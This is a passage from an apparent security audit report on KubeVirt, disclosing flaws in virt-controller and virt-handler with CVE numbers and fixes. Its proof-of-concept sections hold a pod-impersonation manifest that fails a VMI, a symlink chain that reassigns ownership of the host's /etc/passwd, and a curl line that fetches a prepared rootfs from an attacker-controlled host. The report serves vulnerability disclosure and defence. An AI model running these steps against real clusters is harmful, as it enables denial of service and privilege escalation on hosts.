qemu:x:107:107:user:/home/qemu:/bin/bash
root:x:0:0:root:/root:/bin/bash

# Inspect the ownership of the `/etc/passwd` file of the ` virt-launcher` pod
operator@minikube:~$ kubectl exec -it virt-launcher-arbitrary-container-read-tn4mb -- ls -al /etc/passwd
-rw-r--r--. 1 qemu qemu 73 Jan  1  1970 /etc/passwd
```

7.3. virt-controller

The `virt-controller` component in KubeVirt is responsible for orchestrating and managing the lifecycle of virtual machines within the Kubernetes cluster. It operates as a Kubernetes controller [24], continuously monitoring VirtualMachine (VM) and VirtualMachineInstance (VMI) custom resources and ensuring their desired state is reconciled with the actual state of the system. This includes tasks such as creating, destroying, migrating, and restarting virtual machines, managing volumes, and handling failure recovery. It achieves this through the standard reconciliation loop pattern: it subscribes to the Kubernetes API server, monitors changes to the relevant Custom Resource Definitions (CRDs), and updates the cluster state accordingly. `virt-controller` also participates in scheduling decisions, interacts with other control plane components. Given its central role in managing virtual machine behaviour, `virt-controller` is a key component from both operational and security perspectives.

7.3.1. Labels

MEDIUM-8	VMI Denial-of-Service (DoS) Using Pod Impersonation		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-controller (VMI)		
Description			
A logic flaw in the `virt-controller` allows an attacker to disrupt the control over a running VirtualMachineInstance (VMI) by creating a pod with the same labels as the legitimate `virt-launcher` pod associated with the VMI. This can mislead the `virt-controller` into associating the fake pod with the VMI, resulting in incorrect status updates and potentially causing a Denial-of-Service (DoS). *Note: Assigned CVE is CVE-2025-64435*			
Recommendation			
Ensure `virt-controller` selects `virt-launcher` pods based solely on `kubevirt.io/created-by` label, and add a new `ValidatingAdmissionPolicy` or `ValidatingWebhookConfiguration` to enforce that only relevant KubeVirt service accounts can create pods with this label.			

A vulnerability has been identified in the logic responsible for reconciling the state of VMIs. Specifically, it is possible to associate a malicious attacker-controlled pod with an existing VMI running within the same namespace as the pod, thereby replacing the legitimate `virt-launcher` pod associated with the VMI.

The `virt-launcher` pod is critical for enforcing the isolation mechanisms applied to the QEMU process that runs the virtual machine. It also serves, along with `virt-handler`, as a management interface that allows cluster users, operators, or administrators to control the lifecycle of the VMI (e.g., starting, stopping, or migrating it).

When `virt-controller` receives a notification about a change in a VMI's state, it attempts to identify the corresponding `virt-launcher` pod. This is necessary in several scenarios, including:

- When hardware devices are requested to be hotplugged into the VMI—they must also be hotplugged into the associated `virt-launcher` pod.
- When additional RAM is requested—this may require updating the `virt-launcher` pod's cgroups.
- When additional CPU resources are added—this may also necessitate modifying the `virt-launcher` pod's cgroups.
- When the VMI is scheduled to migrate to another node.

The core issue lies in the implementation of the `GetControllerOf` function, which is responsible for determining the controller (i.e., owning resource) of a given pod. In its current form, this logic can be manipulated, allowing an attacker to substitute a rogue pod in place of the legitimate `virt-launcher`, thereby compromising the VMI's integrity and control mechanisms.

```go
//pkg/controller/controller.go

func CurrentVMIPod(vmi *v1.VirtualMachineInstance, podIndexer cache.Indexer) (*k8sv1.Pod, error) {
  // Get all pods from the VMI namespace which contain the label "kubevirt.io"
  objs, err := podIndexer.ByIndex(cache.NamespaceIndex, vmi.Namespace)
  if err != nil {
    return nil, err
  }
  pods := []*k8sv1.Pod{}
  for _, obj := range objs {
    pod := obj.(*k8sv1.Pod)
    pods = append(pods, pod)
  }

  var curPod *k8sv1.Pod = nil
  for _, pod := range pods {
    if !IsControlledBy(pod, vmi) {
      continue
    }

    if vmi.Status.NodeName != "" &&
      vmi.Status.NodeName != pod.Spec.NodeName {
      // This pod isn't scheduled to the current node.
      // This can occur during the initial migration phases when
      // a new target node is being prepared for the VMI.
      continue
    }
    // take the most recently created pod
    if curPod == nil || curPod.CreationTimestamp.Before(&pod.CreationTimestamp)
    {
      curPod = pod
    }
  }
  return curPod, nil
}
```

```go
// pkg/controller/controller_ref.go


// GetControllerOf returns the controllerRef if controllee has a controller,
// otherwise returns nil.
func GetControllerOf(pod *k8sv1.Pod) *metav1.OwnerReference {
  controllerRef := metav1.GetControllerOf(pod)
  if controllerRef != nil {
    return controllerRef
  }
  // We may find pods that are only using CreatedByLabel and not set with an
  OwnerReference
  if createdBy := pod.Labels[virtv1.CreatedByLabel]; len(createdBy) > 0 {
    name := pod.Annotations[virtv1.DomainAnnotation]
    uid := types.UID(createdBy)
    vmi := virtv1.NewVMI(name, uid)
    return metav1.NewControllerRef(vmi,
    virtv1.VirtualMachineInstanceGroupVersionKind)
  }
  return nil
}

func IsControlledBy(pod *k8sv1.Pod, vmi *virtv1.VirtualMachineInstance) bool {
  if controllerRef := GetControllerOf(pod); controllerRef != nil {
    return controllerRef.UID == vmi.UID
  }
  return false
}
```

The current logic assumes that a `virt-launcher` pod associated with a VMI may not always have a `controllerRef`. In such cases, the controller falls back to inspecting the pod's labels.

Specifically it evaluates the `kubevirt.io/created-by` label, which is expected to match the Unique Identifier (UID) of the VMI triggering the reconciliation loop. If multiple pods are found that could be associated with the same VMI, the `virt-controller` selects the most recently created one.

This logic appears to be designed with migration scenarios in mind, where it is expected that two `virt-launcher` pods might temporarily coexist for the same VMI: one for the migration source and one for the migration target node. However, a scenario was not identified in which a legitimate `virt-launcher` pod lacks a `controllerRef` and relies solely on labels (such as `kubevirt.io/created-by`) to indicate its association with a VMI.

This fallback behaviour introduces a security risk. If an attacker is able to obtain the Unique Identifier (UID) of a running VMI and create a pod within the same namespace, they can assign it labels that mimic those of a legitimate `virt-launcher` pod. As a result, the `CurrentVMIPod` function could mistakenly return the attacker-controlled pod instead of the authentic one.

This vulnerability has at least two serious consequences:

- The attacker could disrupt or seize control over the VMI's lifecycle operations.
- The attacker could potentially influence the VMI's migration target node, bypassing node-level security constraints such as `nodeSelector` or `nodeAffinity`, which are typically used to enforce workload placement policies.

As a result, an **External API Attacker** (Section 6.3), could provoke a Denial-of-Service (DoS) condition for the affected VMI, compromising the availability of the services it provides.

7.3.1.1. Proof-of-Concept (PoC)

In this section, it will be demonstrated how an attacker could trigger a VMI Denial-of-Service (DoS) by leveraging a race condition in the `virt-controller` component. Consider the following VMI definition:

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachineInstance
metadata:
  name: launcher-label-confusion
spec:
  domain:
    devices:
      disks:
      - name: containerdisk
        disk:
          bus: virtio
      - name: cloudinitdisk
        disk:
          bus: virtio
    resources:
      requests:
        memory: 1024M
  terminationGracePeriodSeconds: 0
  volumes:
  - name: containerdisk
    containerDisk:
      image: quay.io/kubevirt/cirros-container-disk-demo
  - name: cloudinitdisk
    cloudInitNoCloud:
      userDataBase64: SGkuXG4=
```

```bash
# Deploy the launcher-label-confusion VMI
operator@minikube:~$ kubectl apply -f launcher-confusion-labels.yaml
# Get the UID of the VMI
operator@minikube:~$ kubectl get vmi launcher-label-confusion -o
jsonpath='{.metadata.uid}'
18afb8bf-70c4-498b-aece-35804c9a0d11
# Find the UID of the associated to the VMI `virt-launcher` pods (ActivePods)
operator@minikube:~$ kubectl get vmi launcher-label-confusion -o
jsonpath='{.status.activePods}'
{"674bc0b1-e3c7-4c05-b300-9e5744a5f2c8":"minikube"}
```

The User Identifier (UID) of the VMI can also be found as an argument to the container in the `virt-launcher` pod:

```bash
# Inspect the `virt-launcher` pod associated with the VMI and the --uid
CLI argument with which it was launched
operator@minikube:~$ kubectl get pods virt-launcher-launcher-label-confusion-
bdkwj -o jsonpath='{.spec.containers[0]}' | jq .
{
  "command": [
    "/usr/bin/virt-launcher-monitor",
    ...
    "--uid",
    "18afb8bf-70c4-498b-aece-35804c9a0d11",
    "--namespace",
    "default",
    ...
```

Consider the following attacker-controlled pod which is associated to the VMI using the UID defined in the `kubevirt.io/created-by` label:

```yaml
apiVersion: v1
kind: Pod
```

```yaml
metadata:
  name: fake-launcher
  labels:
    kubevirt.io: intruder # this is the label used by the virt-controller to identify pods associated with KubeVirt components
    kubevirt.io/created-by: 18afb8bf-70c4-498b-aece-35804c9a0d11 # this is the UID of the launcher-label-confusion VMI which is going to be taken into account if there is no ownerReference. This is the case for regular pods
    kubevirt.io/domain: migration
spec:
  restartPolicy: Never
  containers:
    - name: alpine
      image: alpine
      command: [ "sleep", "3600" ]
```

```bash
operator@minikube:~$ kubectl apply -f fake-launcher.yaml
# Get the UID of the `fake-launcher` pod
operator@minikube:~$ kubectl get pod fake-launcher -o jsonpath='{.metadata.uid}'
39479b87-3119-43b5-92d4-d461b68cfb13
```

To effectively attach the fake pod to the VMI, the attacker should wait for a state update to trigger the reconciliation loop:

```bash
# Trigger the VMI reconciliation loop
operator@minikube:~$ kubectl patch vmi launcher-label-confusion -p '{"metadata":{"annotations":{"trigger-annotation":"quarkslab"}}}' --type=merge
virtualmachineinstance.kubevirt.io/launcher-label-confusion patched
# Confirm that fake-launcher pod has been associated with the VMI
operator@minikube:~$ kubectl get vmi launcher-label-confusion -o jsonpath='{.status.activePods}'
{"39479b87-3119-43b5-92d4-d461b68cfb13":"minikube", # `fake-launcher` pod's UID
"674bc0b1-e3c7-4c05-b300-9e5744a5f2c8":"minikube"} # original `virt-launcher` pod UID
```

To illustrate the impact of this vulnerability, a race condition will be triggered in the `sync` function of the VMI controller:

```go
// pkg/virt-controller/watch/vmi.go

func (c *Controller) sync(vmi *virtv1.VirtualMachineInstance, pod *k8sv1.Pod, dataVolumes []*cdiv1.DataVolume) (common.SyncError, *k8sv1.Pod) {
  //...
  if !isTempPod(pod) && controller.IsPodReady(pod) {

    // mark the pod with annotation to be evicted by this controller
    newAnnotations := map[string]string{descheduler.EvictOnlyAnnotation: ""}
    maps.Copy(newAnnotations, c.netAnnotationsGenerator.GenerateFromActivePod(vmi, pod))
    // here a new updated pod is returned
    patchedPod, err := c.syncPodAnnotations(pod, newAnnotations)
    if err != nil {
      return common.NewSyncError(err, controller.FailedPodPatchReason), pod
    }
    pod = patchedPod
    // ...

func (c *Controller) syncPodAnnotations(pod *k8sv1.Pod, newAnnotations map[string]string) (*k8sv1.Pod, error) {
  patchSet := patch.New()
  for key, newValue := range newAnnotations {
    if podAnnotationValue, keyExist := pod.Annotations[key]; !keyExist || podAnnotationValue != newValue {
      patchSet.AddOption(
        patch.WithAdd(fmt.Sprintf("/metadata/annotations/%s", patch.EscapeJSONPointer(key)), newValue),
      )
    }
  }
  if patchSet.IsEmpty() {
    return pod, nil
  }

  patchBytes, err := patchSet.GeneratePayload()
  // ...
  patchedPod, err := c.clientset.CoreV1().Pods(pod.Namespace).Patch(context.Background(), pod.Name, types.JSONPatchType, patchBytes, v1.PatchOptions{})
  // ...
  return patchedPod, nil
}
```

The above code adds additional annotations to the `virt-launcher` pod related to node eviction [25]. This happens via an API call to Kubernetes which upon success returns a new updated pod object. This object replaces the current one in the execution flow. There is a tiny window where an attacker could trigger a race condition which will mark the VMI as failed:

```go
// pkg/virt-controller/watch/vmi.go

```

```go
func isTempPod(pod *k8sv1.Pod) bool {
  // EphemeralProvisioningObject string = "kubevirt.io/ephemeral-provisioning"
  _, ok := pod.Annotations[virtv1.EphemeralProvisioningObject]
  return ok
}
```

```go
// pkg/virt-controller/watch/vmi.go

func (c *Controller) updateStatus(vmi *virtv1.VirtualMachineInstance, pod *k8sv1.Pod, dataVolumes []*cdiv1.DataVolume, syncErr common.SyncError) error {
  // ...
  vmiPodExists := controller.PodExists(pod) && !isTempPod(pod)
  tempPodExists := controller.PodExists(pod) && isTempPod(pod)

  //...
  case vmi.IsRunning():
    if !vmiPodExists {
      // MK: this will toggle the VMI phase to Failed
      vmiCopy.Status.Phase = virtv1.Failed
      break
    }
    //...

  vmiChanged := !equality.Semantic.DeepEqual(vmi.Status, vmiCopy.Status) || !equality.Semantic.DeepEqual(vmi.Finalizers, vmiCopy.Finalizers) || !equality.Semantic.DeepEqual(vmi.Annotations, vmiCopy.Annotations) || !equality.Semantic.DeepEqual(vmi.Labels, vmiCopy.Labels)
  if vmiChanged {
    // MK: this will detect that the phase of the VMI has changed and updated the resource
    key := controller.VirtualMachineInstanceKey(vmi)
    c.vmiExpectations.SetExpectations(key, 1, 0)
    _, err := c.clientset.VirtualMachineInstance(vmi.Namespace).Update(context.Background(), vmiCopy, v1.UpdateOptions{})
    if err != nil {
      c.vmiExpectations.LowerExpectations(key, 1, 0)
      return err
    }
  }
```

To trigger it, the attacker should update the `fake-launcher` pod's annotations before the check `vmiPodExists := controller.PodExists(pod) && !isTempPod(pod)` in `sync`, and between the check `if !isTempPod(pod) && controller.IsPodReady(pod)` in `sync` but before the patch API call in `syncPodAnnotations` as follows:

```yaml
annotations:
    kubevirt.io/ephemeral-provisioning: "true"
```

The above annotation will mark the attacker pod as ephemeral (i.e., used to provision the VMI) and will fail the VMI as the latter is already running (provisioning happens before the VMI starts running).

The update should also happen during the reconciliation loop when the `fake-launcher` pod is initially going to be associated with the VMI and its labels, related to eviction, updated.

Upon successful exploitation the VMI is marked as failed and could not be controlled via the Kubernetes API. However, the QEMU process is still running and the VMI is still present in the cluster:

```bash
operator@minikube:~$ kubectl get vmi
NAME                        AGE    PHASE    IP            NODENAME   READY
launcher-label-confusion    128m   Failed   10.244.0.10   minikube   False
# The VMI is not reachable anymore
operator@minikube:~$ virtctl console launcher-label-confusion
Operation cannot be fulfilled on virtualmachineinstance.kubevirt.io "launcher-label-confusion": VMI is in failed status

# The two pods are still associated with the VMI

operator@minikube:~$ kubectl get vmi launcher-label-confusion -o jsonpath='{.status.activePods}'
{"674bc0b1-e3c7-4c05-b300-9e5744a5f2c8":"minikube","ca31c8de-4d14-4e47-b942-75be20fb9d96":"minikube"}
```

7.3.2. Detection of isolation environment

The `virt-handler` component in KubeVirt plays a crucial role in configuring and maintaining the virtualization environment for each `virt-launcher` pod running on its host node. Specifically, `virt-handler` is responsible for configuring various aspects of the pod's runtime environment, including:

- File system permissions, such as setting appropriate access controls on Persistent Volume Claims (PVCs) and files within the `virt-launcher` pod's file system;
- AMD's Secure Encrypted Virtualization (SEV), ensuring that hardware-backed memory encryption is correctly applied when requested;
- Device node preparation, including setting up and passing through required devices in `/dev/` to the pod;
- Other low-level configuration tasks depending on the virtual machine's specification and runtime requirements.

Each `virt-handler` instance is scoped to a single node and manages all `virt-launcher` pods scheduled on that node. To ensure consistency and correctness of the VM runtime state, `virt-handler` **implements a reconciliation loop**. It subscribes to the Kubernetes API server and watches for updates to relevant Custom Resource Definitions (CRDs), particularly VirtualMachineInstance (VMI). These updates trigger the reconciliation logic that adjusts the local virtualization environment as needed.

A key part of this reconciliation process involves understanding the actual isolated environment in which the `virt-launcher` pod operates. This includes resolving:
- The pod's root filesystem mount (e.g., overlay or direct bind);
- The Linux namespaces (e.g., PID, net, mount);
- The cgroup limits and paths applied to the pod.

Rather than relying solely on live container inspection or external probing, `virt-handler` derives this information using a combination of cached Custom Resource Definition (CRD) data and internal metadata.

One essential mechanism it uses is the `launcher-sock` Unix socket, located within the `virt-launcher` pod. This socket acts as a communication endpoint, allowing `virt-handler` to manage the lifecycle of the VMI through the `virt-launcher` pod. In addition, **it is also used to retrieve environment-specific details such as the root file system path and mount context of the pod**, ensuring that operations such as file permission adjustments or device injection are applied within the correct isolation boundaries.

```go
//pkg/virt-handler/isolation/detector.go

// PodIsolationDetector helps detecting cgroups, namespaces and PIDs of Pods from outside of them.
// Different strategies may be applied to do that.
type PodIsolationDetector interface {
  // Detect takes a vm, looks up a socket based the VM and detects pid, cgroups and namespaces of the owner of that socket.
  // It returns an IsolationResult containing all isolation information
  Detect(vm *v1.VirtualMachineInstance) (IsolationResult, error)

  DetectForSocket(vm *v1.VirtualMachineInstance, socket string) (IsolationResult, error)

  // Adjust system resources to run the passed VM
  AdjustResources(vm *v1.VirtualMachineInstance, additionalOverheadRatio *string) error
}

// IsolationResult is the result of a successful PodIsolationDetector.Detect
type IsolationResult interface {
  // process ID
  Pid() int
  // parent process ID
  PPid() int
  // full path to the process namespace
  PIDNamespace() string
  // full path to the process root mount
  MountRoot() (*safepath.Path, error)
  // full path to the mount namespace
  MountNamespace() string
  // mounts for the process
  Mounts(mount.FilterFunc) ([]*mount.Info, error)
  // returns the QEMU process
  GetQEMUProcess() (ps.Process, error)
  // returns the KVM PIT pid
  KvmPitPid() (int, error)
}
```

The socket is retrieved by identifying the pod associated with the VMI, and inspecting its file systems. In a similar manner as the `kubelet` in Kubernetes, the `virt-handler` has access to information of all pods running on its node by mounting and having access to local `/var/lib/kubelet/pods/` directory.

```go
//pkg/virt-handler/cmd-client/client.go

func SocketDirectoryOnHost(podUID string) string {
    return fmt.Sprintf("/%s/%s/volumes/kubernetes.io~empty-dir/sockets", podsBaseDir, podUID)
}
```

```go
func SocketFilePathOnHost(podUID string) string {
  return fmt.Sprintf("%s/%s", SocketDirectoryOnHost(podUID),
  StandardLauncherSocketFileName)
}

func FindSocketOnHost(vmi *v1.VirtualMachineInstance) (string, error) {
  socketsFound := 0
  foundSocket := ""
  // It is possible for multiple pods to be active on a single VMI
  // during migrations. This loop will discover the active pod on
  // this particular local node if it exists. A active pod not
  // running on this node will not have a kubelet pods directory,
  // so it will not be found.
  for podUID := range vmi.Status.ActivePods {
    socket := SocketFilePathOnHost(string(podUID))
    exists, _ := diskutils.FileExists(socket)
    if exists {
      foundSocket = socket
      socketsFound++ // MK: several sockets (several pods ) is possible during a
      migration and 1 node?
    }
  }

  if socketsFound == 1 {
    return foundSocket, nil
  } else if socketsFound > 1 {
    return "", fmt.Errorf("Found multiple sockets for vmi %s/%s. waiting for
    only one to exist", vmi.Namespace, vmi.Name)
  }

  return "", fmt.Errorf("No command socket found for vmi %s", vmi.UID)
}
```

```go
//pkg/virt-handler/isolation/detector.go

func (s *socketBasedIsolationDetector) Detect(vm *v1.VirtualMachineInstance)
(IsolationResult, error) {
  // Look up the socket of the virt-launcher Pod which was created for that VM,
  and extract the PID from it
  socket, err := cmdclient.FindSocketOnHost(vm)
  if err != nil {
    return nil, err
  }

  return s.DetectForSocket(vm, socket)
}

func (s *socketBasedIsolationDetector) DetectForSocket(vm
*v1.VirtualMachineInstance, socket string) (IsolationResult, error) {

  pid, err := s.getPid(socket)
  if err != nil {
    log.Log.Object(vm).Reason(err).Errorf("Could not get owner Pid of socket
    %s", socket)
    return nil, err
  }

  ppid, err := getPPid(pid)
  if err != nil {
    log.Log.Object(vm).Reason(err).Errorf("Could not get owner PPid of socket
    %s", socket)
    return nil, err
  }
  return NewIsolationResult(pid, ppid), nil
}

func (s *socketBasedIsolationDetector) getPid(socket string) (int, error) {
  sock, err := net.DialTimeout("unix", socket,
  time.Duration(isolationDialTimeout)*time.Second)
  if err != nil {
    return -1, err
  }
  defer sock.Close()

  ufile, err := sock.(*net.UnixConn).File()
  if err != nil {
    return -1, err
  }
  defer ufile.Close()

  // This is the tricky part, which will give us the PID of the owning socket
  ucreds, err := syscall.GetsockoptUcred(int(ufile.Fd()), syscall.SOL_SOCKET,
  syscall.SO_PEERCRED)
  if err != nil {
    return -1, err
  }
```

```go
	log.Log.Infof("Detected pid %d, uid %d, gid %d for socket: %s", ucreds.Pid,
	ucreds.Uid, ucreds.Gid, socket)
	if int(ucreds.Pid) == 0 {
		return -1, fmt.Errorf("the detected PID is 0. Is the isolation detector
		running in the host PID namespace?")
	}

	return int(ucreds.Pid), nil
}
```

Misinterpreting or misresolving this environment, such as due to stale data, tampering, or logic flaws, could lead to configuration operations being applied outside of the intended isolation boundary. This presents a potential security risk, including the possibility of:

- Modifying file permissions outside the VM context;
- Interacting with unintended device nodes;
- Violating cgroup-based resource constraints.

MEDIUM-9	Isolation Detection Flaw Allows Arbitrary File Permission Changes		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	virt-handler, virt-launcher		

Description

It is possible to trick the `virt-handler` component into changing the ownership of arbitrary files on the host node to the unprivileged user with UID `107` due to mishandling of symlinks when determining the root mount of a `virt-launcher` pod.

Note: Assigned CVE is CVE-2025-64437

Recommendation

Ensure that the `launcher-sock` located in the `virt-launcher` pod's file system is not a symlink before using it to determine the isolation context of the pod.

In the current implementation, the `virt-handler` does not verify whether the `launcher-sock` is a symlink or a regular file. This oversight can be exploited, for example, to change the ownership of arbitrary files on the host node to the unprivileged user with UID `107` (the same user used by `virt-launcher`) thus, compromising the Confidentiality, Integrity and Availability (CIA) of data on the host. To successfully exploit this vulnerability, an attacker should be in control of the file system of the `virt-launcher` pod (i.e., **VM-Level Attacker** in Section 6.3).

7.3.2.1. Proof-of-Concept (PoC)

In this demonstration, two additional vulnerabilities are combined with the primary issue to arbitrarily change the ownership of a file located on the host node:

1. A symbolic link (`launcher-sock`) is used to manipulate the interpretation of the root mount within the affected container, effectively bypassing expected isolation boundaries.
2. Another symbolic link (`disk.img`) is employed to alter the perceived location of data within a Persistent Volume Claim (PVC), redirecting it to a file owned by root on the host filesystem (**MEDIUM-7**).
3. As a result, the ownership of an existing host file owned by root is changed to a less privileged user with UID 107 (**HIGH-6**).

It is assumed that an attacker has access to a `virt-launcher` pod's file system (for example, obtained with **MEDIUM-8**) and also has access to the host file system with the privileges of the `qemu` user (`UID=107`). It is also assumed that they can create unprivileged user namespaces:

```bash
admin@minikube:~$ sysctl -w kernel.unprivileged_userns_clone=1
```

The below is inspired by [26], where the attacker constructs an isolated environment solely using Linux namespaces and an augmented Alpine container root file system.

```bash
# Download an container file system from an attacker-controlled location
qemu-compromised@minikube:~$ curl http://host.minikube.internal:13337/augmented-alpine.tar -o augmented-alpine.tar
# Create a directory and extract the file system in it
qemu-compromised@minikube:~$  mkdir rootfs_alpine && tar -xf augmented-alpine.tar -C rootfs_alpine
# Create a MOUNT and remapped USER namespace environment and execute a shell process in it
qemu-compromised@minikube:~$ unshare --user --map-root-user --mount sh
# Bind-mount the alpine rootfs, move into it and create a directory for the old rootfs.
# The user is root in its new USER namesapce
root@minikube:~$ mount --bind rootfs_alpine rootfs_alpine && cd rootfs_alpine && mkdir hostfs_root
# Swap the current root of the process and store the old one within a directory
root@minikube:~$ pivot_root . hostfs_root
root@minikube:~$ export PATH=/bin:/usr/bin:/usr/sbin
# Create the directory with the same path as the PVC mounted within the `virt-launcher`. In it `virt-handler` will search for a `disk.img` file associated with a volume mount
root@minikube:~$ PVC_PATH="/var/run/kubevirt-private/vmi-disks/corrupted-pvc" && \
mkdir -p "${PVC_PATH}" && \
cd "${PVC_PATH}"
# Create the `disk.img` symlink pointing to `/etc/passwd` of the host in the old root mount directory
root@minikube:~$ ln -sf ../../../../../../../../../../../../hostfs_root/etc/passwd disk.img
# Create the socket wich will confuse the isolator detector and start listening on it
root@minikube:~$ socat -d -d UNIX-LISTEN:/tmp/bad.sock,fork,reuseaddr -
```

After the environment is set, the `launcher-sock` in the `virt-launcher` container should be replaced with a symlink to `../../../../../../../../../proc/2245509/root/tmp/bad.sock` (2245509 is the PID of the above isolated shell process). This should be done, however, in a the right moment. For this demonstration, it was decided to trigger the bug while leveraging a race condition when creating or updating a VMI:

```go
//pkg/virt-handler/vm.go

func (c *VirtualMachineController) vmUpdateHelperDefault(origVMI *v1.VirtualMachineInstance, domainExists bool) error {
  // ...
  //!!! MK: the change should happen here before executing the below line !!!
  isolationRes, err := c.podIsolationDetector.Detect(vmi)
```

```go
    if err != nil {
      return fmt.Errorf(failedDetectIsolationFmt, err)
    }
    virtLauncherRootMount, err := isolationRes.MountRoot()
    if err != nil {
      return err
    }
    // ...

    // initialize disks images for empty PVC
    hostDiskCreator := hostdisk.NewHostDiskCreator(c.recorder,
    lessPVCSpaceToleration, minimumPVCReserveBytes, virtLauncherRootMount)
    // MK: here the permissions are changed
    err = hostDiskCreator.Create(vmi)
    if err != nil {
      return fmt.Errorf("preparing host-disks failed: %v", err)
    }
    // ...
```

The manifest of the VMI which is going to trigger the bug is:

```yaml
# The PVC will be used for the `disk.img` related bug
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: corrupted-pvc
spec:
  accessModes:
    - ReadWriteMany
  resources:
    requests:
      storage: 500Mi
---
apiVersion: kubevirt.io/v1
kind: VirtualMachineInstance
metadata:
  labels:
  name: launcher-symlink-confusion
spec:
  domain:
    devices:
      disks:
      - name: containerdisk
```

```
        disk:
          bus: virtio
      - name: corrupted-pvc
        disk:
          bus: virtio
      - name: cloudinitdisk
        disk:
          bus: virtio
    resources:
      requests:
        memory: 1024M
  terminationGracePeriodSeconds: 0
  volumes:
  - name: containerdisk
    containerDisk:
      image: quay.io/kubevirt/cirros-container-disk-demo
  - name: corrupted-pvc
    persistentVolumeClaim:
      claimName: corrupted-pvc
  - name: cloudinitdisk
    cloudInitNoCloud:
      userDataBase64: SGkuXG4=
```

Just before the line is executed, the attacker should replace the `launcher-sock` with a symlink to the `bad.sock` controlled by the isolated process:

```bash
# the namespaced process controlled by the attacker has pid=2245509
qemu-compromised@minikube:~$ p=$(pgrep -af "/usr/bin/virt-launcher" | grep -v virt-launcher-monitor | awk '{print $1}') &&  ln -sf ../../../../../../../../../../proc/2245509/root/tmp/bad.sock /proc/$p/root/var/run/kubevirt/sockets/launcher-sock
```

Upon successful exploitation, `virt-launcher` connects to the attacker controlled socket, misinterprets the root mount and changes the permissions of the host's `/etc/passwd` file:

```bash
# `virt-launcher` connects successfully
root@minikube:~$ socat -d -d UNIX-LISTEN:/tmp/bad.sock,fork,reuseaddr -
...
2025/05/27 17:17:35 socat[2245509] N accepting connection from AF=1 "<anon>" on AF=1 "/tmp/bad.sock"
2025/05/27 17:17:35 socat[2245509] N forked off child process 2252010
2025/05/27 17:17:35 socat[2245509] N listening on AF=1 "/tmp/bad.sock"
2025/05/27 17:17:35 socat[2252010] N reading from and writing to stdio
```

```
2025/05/27 17:17:35 socat[2252010] N starting data transfer loop with FDs [6,6]
and [0,1]
PRI * HTTP/2.0
```

```bash
admin@minikube:~$ ls -al /etc/passwd
-rw-r--r--. 1 compromised-qemu systemd-resolve 1337 May 23 13:19 /etc/passwd

admin@minikube:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
_rpc:x:101:65534::/run/rpcbind:/usr/sbin/nologin
systemd-network:x:102:106:systemd Network Management,,,:/run/systemd:/usr/sbin/
nologin
systemd-resolve:x:103:107:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
docker:x:1000:999:,,,:/home/docker:/bin/bash
compromised-qemu:x:107:107::/home/compromised-qemu:/bin/bash
```

The attacker controlling an unprivileged user can now update the contents of the file.

7.3.3. containerdisk

The `containerDisk` feature provides the ability to store and distribute VM disks in the container image registry. `containerDisks` can be assigned to VMs in the disks section of the VirtualMachineInstance (VMI) spec. They are ephemeral storage devices that can be assigned to any number of active VMIs [27].

INFO-10	Arbitrary Container File Mount Violating The Specification
Perimeter	virt-handler
Description	
The `containerdisk` feature allows mounting arbitrary files from within a container image, even if they violate the expected specification, which states that only RAW and QCOW2 disk formats are supported	
Recommendation	
Reject mounting files which have known formats other that RAW and QCOW2	

The `containerdisk` feature allows mounting arbitrary files from within a container image, even if they violate the expected specification, which states that only RAW and QCOW2 disk formats are supported [27]. This can be problematic if the container image contains secrets which should not be available to the VM.

7.3.3.1. Proof-of-Concept (PoC)

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: specification-violation
spec:
  runStrategy: Always
  template:
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: containerdisk1
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
          interfaces:
          - name: default
            masquerade: {}
        resources:
          requests:
            memory: 64M
      networks:
      - name: default
        pod: {}
      volumes:
        - name: containerdisk1
          containerDisk:
            image: host.minikube.internal:5000/qb-kubevirt/virt-
            operator@sha256:9ef353dd26dff0f05ce402caa6a9a899814d77a32e1796d98aa44
            path: /etc/passwd
        - name: containerdisk
          containerDisk:
            image: quay.io/kubevirt/cirros-container-disk-demo
        - name: cloudinitdisk
          cloudInitNoCloud:
            userDataBase64: SGkuXG4=
```

```bash
operator@minikube:~$ kubectl apply -f specification-violation.yaml
virtualmachine.kubevirt.io/specification-violation created
operator@minikube:~$ virtctl console specification-violation
...
root@specification-violation:~$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
vda     253:0    0   44M  0 disk
|-vda1  253:1    0   35M  0 part /
`-vda15 253:15   0    8M  0 part
vdb     253:16   0  512B  0 disk
vdc     253:32   0    1M  0 disk
root@specification-violation:~$ cat /dev/vdb
# below is the /etc/passwd in the container image
nonroot-user:x:1001:1001:user:/home/nonroot-user:/bin/bash
```

7.3.4. HTTP request handling

INFO-11	Unhandled Exception Leads to a Crash
Perimeter	virt-handler
Description	
Submitting an erroneous request with an empty body causes crash in the handling goroutine.	
Recommendation	
